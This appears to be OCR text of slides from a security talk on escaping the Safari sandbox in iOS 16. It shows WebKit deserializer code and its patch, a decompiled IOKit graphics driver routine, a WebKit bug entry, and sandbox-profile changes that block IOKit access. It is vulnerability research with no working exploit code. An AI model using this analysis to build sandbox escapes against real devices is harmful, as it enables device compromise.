
# Escaping the Safari Sandbox in iOS 16



Ian Beer

WebKit / Source / WebCore / bindings / js / **SerializedScriptValue.cpp**

Code | Blame | 5010 lines (4607 loc) · 174 KB

```
4282  DeserializationResult CloneDeserializer::deserialize()
4283  {
4284      VM& vm = m_lexicalGlobalObject->vm();
4285      auto scope = DECLARE_THROW_SCOPE(vm);
4286
4287      Vector<uint32_t, 16> indexStack;
4288      Vector<Identifier, 16> propertyNameStack;
4289      Vector<JSObject*, 32> outputObjectStack;
4290      Vector<JSValue, 4> mapKeyStack;
4291      Vector<JSMap*, 4> mapStack;
4292      Vector<JSSet*, 4> setStack;
```

https://github.com/WebKit/WebKit/blob/2ce73ef3f123a9df4384ddc4cd4fc0f50367ba8b/Source/WebCore/bindings/js/SerializedScriptValue.cpp

WebKit / Source / WebCore / bindings / js / **SerializedScriptValue.cpp**

Code | Blame | 5010 lines (4607 loc) · 174 KB

```
4282    DeserializationResult CloneDeserializer::deserialize()
4283    {
4284        VM& vm = m_lexicalGlobalObject->vm();
4285        auto scope = DECLARE_THROW_SCOPE(vm);
4286
4287        Vector<uint32_t, 16> indexStack;
4288        Vector<Identifier, 16> propertyNameStack;
4289  -     Vector<JSObject*, 32> outputObjectStack;
4290  -     Vector<JSValue, 4> mapKeyStack;
4291  -     Vector<JSMap*, 4> mapStack;
4292  -     Vector<JSSet*, 4> setStack;
4292  +     MarkedVector<JSObject*, 32> outputObjectStack;
4293  +     MarkedVector<JSValue, 4> mapKeyStack;
4294  +     MarkedVector<JSMap*, 4> mapStack;
4295  +     MarkedVector<JSSet*, 4> setStack;
```

https://github.com/WebKit/WebKit/commit/c9880de4a28b9a64a5e1d0513dc245d61a2e6ddb

```
void __fastcall IosaColorManagerMSR8::getHDRStats_gatedContext(__int64 a1, __int64 a2)
{
  __int64 v2; // x9
  __int64 v3; // x8
  _DWORD *v4; // x10
  unsigned int v5; // w9
  size_t v6; // x2
  const char *v7; // x0
  __int64 _8; // [xsp+8h] [xbp+8h]

  v2 = 0LL;
  v3 = *(_QWORD *)(a2 + 96);
  while ( *(_DWORD *)(a2 + v2 + 0x91C) != 2 )
  {
    v2 += 40LL;
    if ( v2 == 160 )
      return;
  }
  v4 = *(_DWORD **)(a2 + 2648);
  if ( v4 )
  {
    v5 = *(_DWORD *)(a2 + v2 + 2344);
    if ( v5 >> 3 >= 0x201 )
    {
      v6 = *(unsigned int *)(v3 + 296);
      if ( (unsigned int)v6 < 1537 )
      {
        *v4 = 0;
        v4[1] = v5;
        memmove(v4 + 3, *(const void **)(v3 + 304), v6);
        return;
      }
    }
    v7 = "Driver error: User provided outbound size too small\n";
```

## Bug 238528 - Add runtime flag for blocking IOKit in the WebContent process' sandbox

| | | | |
|---|---|---|---|
| **Status:** | RESOLVED FIXED | **Reported:** | 2022-03-29 16:14 PDT by Per Arne Vollan |
| | | **Modified:** | 2022-03-31 04:45 PDT (History) |
| **Alias:** | None | **CC List:** | 6 users (show) |
| **Product:** | WebKit | **See Also:** | |
| **Component:** | WebKit Misc. (show other bugs) | | |
| **Version:** | WebKit Nightly Build | | |
| **Hardware:** | Unspecified Unspecified | | |
| **Importance:** | P2 Normal | | |
| **Assignee:** | Per Arne Vollan | | |
| **URL:** | | | |
| **Keywords:** | InRadar | | |
| **Depends on:** | | | |
| **Blocks:** | | | |

https://bugs.webkit.org/show_bug.cgi?id=238528

# Commit

**[iOS] Remove WebContent sandbox extensions for IOKit**

Browse files

```
https://bugs.webkit.org/show_bug.cgi?id=246214
rdar://100897493

Reviewed by Brent Fulgham.

Remove the ability for the WebContent process on iOS to consume IOKit sandbox extensions.

* Source/WTF/wtf/PlatformEnableCocoa.h:
* Source/WebKit/Resources/SandboxProfiles/ios/com.apple.WebKit.WebContent.sb.in:
* Source/WebKit/UIProcess/WebPageProxy.cpp:
(WebKit::gpuIOKitClasses):
(WebKit::gpuMachServices):
(WebKit::WebPageProxy::creationParameters):

Canonical link: https://commits.webkit.org/257226@main
```

main (#5134)

wpewebkit-2.42.1 ... WebKit-7615.1.14

**pvollan** committed on Dec 1, 2022

1 parent decc637 commit fce4498

https://github.com/WebKit/WebKit/commit/fce449876b1f93570c47abb88317edbb79a7f784

com.apple.WebKit.WebContent.sb:

```
(allow iokit-open
        (iokit-user-client-class "AGXDeviceUserClient"))
```


com.apple.WebKit.WebContent.sb:


```
(allow iokit-open
    (require-all
        (extension "com.apple.webkit.extension.iokit")
        (iokit-user-client-class "AGXDeviceUserClient")))
```


com.apple.WebKit.WebContent.sb:


```
#if !ENABLE(WEBCONTENT_GPU_SANDBOX_EXTENSIONS_BLOCKING)
...
    (allow iokit-open
        (require-all
            (extension "com.apple.webkit.extension.iokit")
            (iokit-user-client-class "AGXDeviceUserClient")))
...
#endif
```

